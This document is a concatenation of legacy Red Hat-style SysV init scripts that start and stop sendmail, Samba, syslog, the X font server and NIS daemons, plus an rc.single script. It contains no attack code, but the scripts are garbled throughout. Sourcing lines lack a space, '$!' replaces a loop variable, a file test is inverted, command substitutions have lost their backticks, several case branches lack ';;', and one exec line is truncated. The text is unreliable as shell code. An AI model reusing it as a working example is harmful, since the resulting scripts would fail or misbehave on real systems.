[ -f /usr/sbin/sendmail ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
    start)
        # Start daemons.

        echo -n "Starting sendmail: "
        /usr/bin/newaliases > /dev/null 2>&1
        for i in virtuseratable access domaintable mailertable ; do
            if [ -f /etc/mail/$i ] ; then
                makemap hash /etc/mail/$i < /etc/mail/$i
            fi
        done
        daemon /usr/sbin/sendmail ${([ $DAEMON = yes ] && echo -bd) \
            $([ -n "$QUEUE" ] && echo -q$QUEUE)}
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/sendmail
        ;;
    stop)
        # Stop daemons.
        echo -n "Shutting down sendmail: "
        killproc sendmail
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/sendmail
        ;;

```

```

restart|reload)
$0 stop
$0 start
RETVAL=$?
;;
status)
status sendmail
RETVAL=$?
;;
*)
echo "Usage: sendmail {start|stop|restart|status}"
exit 1
esac

exit $RETVAL

#!/bin/sh
#
# rc.single This file is executed by init when it goes into runlevel
# 1, which is the administrative state. It kills all
# daemons and then puts the system into single user mode.
# Note that the file systems are kept mounted.
#
# Author: Miguel van Smoorenburg, <miguels@drinkel.nl.mugnet.org>
# Modified for RHEL Linux by Damien Neil
#

./etc/rc.d/init.d/functions

# Set the path.
PATH=/sbin:/bin:/usr/sbin:/usr/bin

if [ "$1" != "start" ] ; then
exit 0
fi

# Kill all processes.
[ "${BASH+bash}" = bash ] && enable kill

echo "Sending all processes the TERM signal..."
kill -15 -1
sleep 5
echo "Sending all processes the KILL signal..."
kill -9 -1

rm -f /var/lock/subsys/*

# this looks nice
[ -x /usr/bin/clear ] && /usr/bin/clear

# make sure modprobe is working
if [ -f /proc/sys/kernel/modprobe ]; then
sysctl -w kernel.modprobe="/sbin/modprobe" >/dev/null 2>&1
fi

# If they want to run something in single user mode, might as well run it...
for i in /etc/rc.d/rc1.d/S[0-9][0-9]*; do
# Check if the script is there.
[ -f $i ] && continue

# Don't run [KS]?foo.{rpmave,rpmorig} scripts
[ "${i%.rpmave}" != "${i}" ] && continue
[ "${i%.rpmorig}" != "${i}" ] && continue
[ "${i%.rpmnew}" != "${i}" ] && continue
[ "$i" = "/etc/rc.d/rc1.d/S00single" ] && continue
$! start
done

# Now go to the single user level.
echo "Telling INIT to go to single user mode."
exec init -t1 $

#!/bin/sh
#
# chkconfig: - 91 35
# description: Starts and stops the Samba smbd and nmbd daemons \
# used to provide SMB network services.

# Source function library.
./etc/rc.d/init.d/functions

# Source networking configuration.
./etc/sysconfig/network

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

# Check that smb.conf exists.
[ -f /etc/smb.conf ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
start)
echo -n "Starting SMB services: "
daemon smbd -D
RETVAL=$?
echo
echo -n "Starting NMB services: "
daemon nmbd -D
RETVAL=$?
echo
[ $RETVAL -eq 0 -a $RETVAL2 -eq 0 ] && touch /var/lock/subsys/smb || \
RETVAL=1
;;
stop)
echo -n "Shutting down SMB services: "
killproc smbd
RETVAL=$?
echo
echo -n "Shutting down NMB services: "
killproc nmbd
RETVAL=$?
[ $RETVAL -eq 0 -a $RETVAL2 -eq 0 ] && rm -f /var/lock/subsys/smb
;;
restart)
$0 stop
$0 start
RETVAL=$?
;;
reload)
echo -n "Reloading smb.conf file: "
killproc smbd -HUP
RETVAL=$?
echo
;;
status)
status smbd
status nmbd
RETVAL=$?
;;
*)
echo "Usage: $0 {start|stop|restart|status}"
exit 1
esac

exit $RETVAL

#!/bin/sh
#
# syslog Starts syslogd/klogd.
#
#
# chkconfig: 2345 30 99
# description: Syslog is the facility by which many daemons use to log \
# messages to various system log files. It is a good idea to always \
# run syslog.

# Source function library.
./etc/rc.d/init.d/functions

[ -f /sbin/syslogd ] || exit 0
[ -f /sbin/klogd ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
start)
echo -n "Starting system logger: "
# we don't want the MARK ticks
daemon syslogd -m 0
RETVAL=$?
echo
echo -n "Starting kernel logger: "
daemon klogd
echo
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/syslog
;;
stop)
echo -n "Shutting down kernel logger: "
killproc klogd
echo
echo -n "Shutting down system logger: "
killproc syslogd
RETVAL=$?
echo
[ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/syslog
;;
status)
status syslogd
status klogd
RETVAL=$?
;;
restart|reload)
$0 stop
$0 start
RETVAL=$?
;;
*)
echo "Usage: syslog {start|stop|status|restart}"
exit 1
esac

exit $RETVAL

#!/bin/sh
#
# xfs: Starts the X Font Server
#
# Version: @(#) /etc/rc.d/init.d/xfs 1.6
#
# chkconfig: 2345 90 10
# description: Starts and stops the X Font Server at boot time and shutdown.
# It also takes care of (re-)generating font lists.
#
# processname: xfs
# config: /etc/X11/fs/config
# hide: true

# Source function library.
./etc/rc.d/init.d/functions

buildfontlist() {
for d in /usr/X11R6/lib/X11/fonts/* /usr/X11R6/lib/X11/fonts/*/*
/usr/share/fonts/* /usr/share/fonts/*/*; do
if [ -d $d ]; then
echo
cd $d
# Check if we need to rerun mkfontdir
NEEDED=no
if ! test -e fonts.dir; then
NEEDED=yes
elif test "x find . -newer fonts.dir 2>/dev/null" != x;
then
NEEDED=yes
fi
if test $NEEDED = yes; then
rm -f fonts.dir &/dev/null
if test "x ls |egrep --ignore-case -v
\\.ttf|^fonta\\. " != x; then
# This directory contains fonts that are
not TrueType...
mkfontdir -e
/usr/X11R6/lib/X11/fonts/encodings \
-e
/usr/X11R6/lib/X11/fonts/encodings/large . &/dev/null
elif ls |grep \.ttf &/dev/null; then
# TrueType fonts found...
ttmkfdir . >fonts.scale
mkfontdir -e
/usr/X11R6/lib/X11/fonts/encodings \
-e
/usr/X11R6/lib/X11/fonts/encodings/large . &/dev/null
fi
fi
done
}

# See how we were called.
case "$1" in
start)
echo -n "Starting X Font Server: "
buildfontlist
rm -fr /tmp/.font-unix
daemon xfs -droppriv -daemon -port -1
touch /var/lock/subsys/xfs
echo
;;
stop)
echo -n "Shutting down X Font Server: "
killproc xfs
rm -f /var/lock/subsys/xfs
echo
;;
status)
status xfs
;;
restart)
echo -n "Restarting X Font Server. "
buildfontlist
if [ -f /var/lock/subsys/xfs ]; then
killproc xfs -USR1
else
rm -fr /tmp/.font-unix
daemon xfs -droppriv -daemon -port -1
touch /var/lock/subsys/xfs
fi
echo
;;
*)
echo "*** Usage: xfs {start|stop|status|restart}"
exit 1
esac

```

```

exit 0
#!/bin/sh
#
# ypbind: Starts the ypbind Daemon
#
# Version: @(#) /etc/rc.d/init.d/ypbind.init 1.1
# chkconfig: - 17 83
# description: This is a daemon which runs on NIS/YP clients and binds them \
# to a NIS domain. It must be running for systems based on glibc \
# to work as NIS clients, but it should not be enabled on systems \
# which are not using NIS.
# processname: ypbind
# config: /etc/yp.conf

PING_INTERVAL=10

OTHER_YPBIND_OPTS="--ping $PING_INTERVAL --broadcast"

# Source function library.
. /etc/rc.d/init.d/functions

RETVAL=0

# See how we were called.
case "$1" in
start)
echo -n "Binding to the NIS domain... "
daemon ypbind $OTHER_YPBIND_OPTS
echo
# the following fixes problems with the init scripts continuing
# even when we are really not bound yet to a server, and then things
# that need NIS fail.
pid=$(pidofproc ypbind)
if [ -n "$pid" ]; then
echo -n "Listening for an NIS domain server: "
times=0
until ypwhich > /dev/null 2>&1 || [ "$times" = "10" ]
do
echo -n "." ;
sleep 1
times=$((times+1))
done
ypwhich
fi
RETVAL=$?
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/ypbind
;;
stop)
echo -n "Shutting down NIS services: "
killproc ypbind
RETVAL=$?
if [ $RETVAL -eq 0 ] ; then
rm -f /var/lock/subsys/ypbind
# if we used brute force (like kill -9) we don't want those around
if [ x$(domainname) != x ] ; then
rm -f /var/yp/binding/$domainname*
fi
echo
status)
status ypbind
RETVAL=$?
;;
restart|reload)
$0 stop
$0 start
RETVAL=$?
;;
*)
echo "Usage: ypbind {start|stop|status|restart}"
exit 1
esac
exit $RETVAL
#!/bin/sh
#
# yppassdd: Starts the yp-passdd, the YP password changing server
#
# Version: @(#) /etc/rc.d/init.d/yppassdd 1.0
#
# chkconfig: - 66 34
# description: yppassdd is the RPC server that lets users change their \
# passwords in the presence of NIS (a.k.a. YP). It must be \
# run on the NIS master server for that NIS domain. The client \
# program is known as yppasswd in most cases.
# processname: rpc.yppassdd

# Source function library.
. /etc/rc.d/init.d/functions

# getting the YP-Domainname
. /etc/sysconfig/network

RETVAL=0

# See how we were called.
case "$1" in
start)
echo -n "Starting YP passwd service: "
daemon rpc.yppassdd
RETVAL=$?
echo
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/yppassdd
;;
stop)
echo -n "Stopping YP passwd service: "
killproc rpc.yppassdd
RETVAL=$?
[ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/yppassdd
echo
status)
status rpc.yppassdd
RETVAL=$?
;;
restart|reload)
$0 stop
$0 start
RETVAL=$?
;;
*)
echo "Usage: $0 {start|stop|status|restart}"
exit 1
esac
exit $RETVAL
#!/bin/sh
#
# ypserv: Starts the yp-server
#
# Version: @(#) /etc/rc.d/init.d/ypserv.init 1.0
#
# Author: Joerg Martin <smurphy@stargate.bln.sub.org>
#
# chkconfig: - 16 84
# description: ypserv is an implementation of the standard NIS/YP networking \
# protocol. It allows network-wide distribution of hostname, \
# username, and other information databases. This is the NIS \
# server, and is not needed on NIS clients.
# processname: ypserv
# config: /etc/ypserv.conf

# Source function library.
. /etc/rc.d/init.d/functions

# getting the YP-Domainname
. /etc/sysconfig/network

RETVAL=0

# See how we were called.
case "$1" in
start)
echo -n "Starting YP server services: "
daemon ypserv
RETVAL=$?
echo
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/ypserv
;;
stop)
echo -n "Stopping YP server services: "
killproc ypserv
RETVAL=$?
[ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/ypserv
echo
status)
status ypserv
RETVAL=$?
;;
restart)
$0 stop
$0 start
RETVAL=$?
;;
*)
echo "Usage: $0 {start|stop|status|restart}"
exit 1
esac
exit $RETVAL

```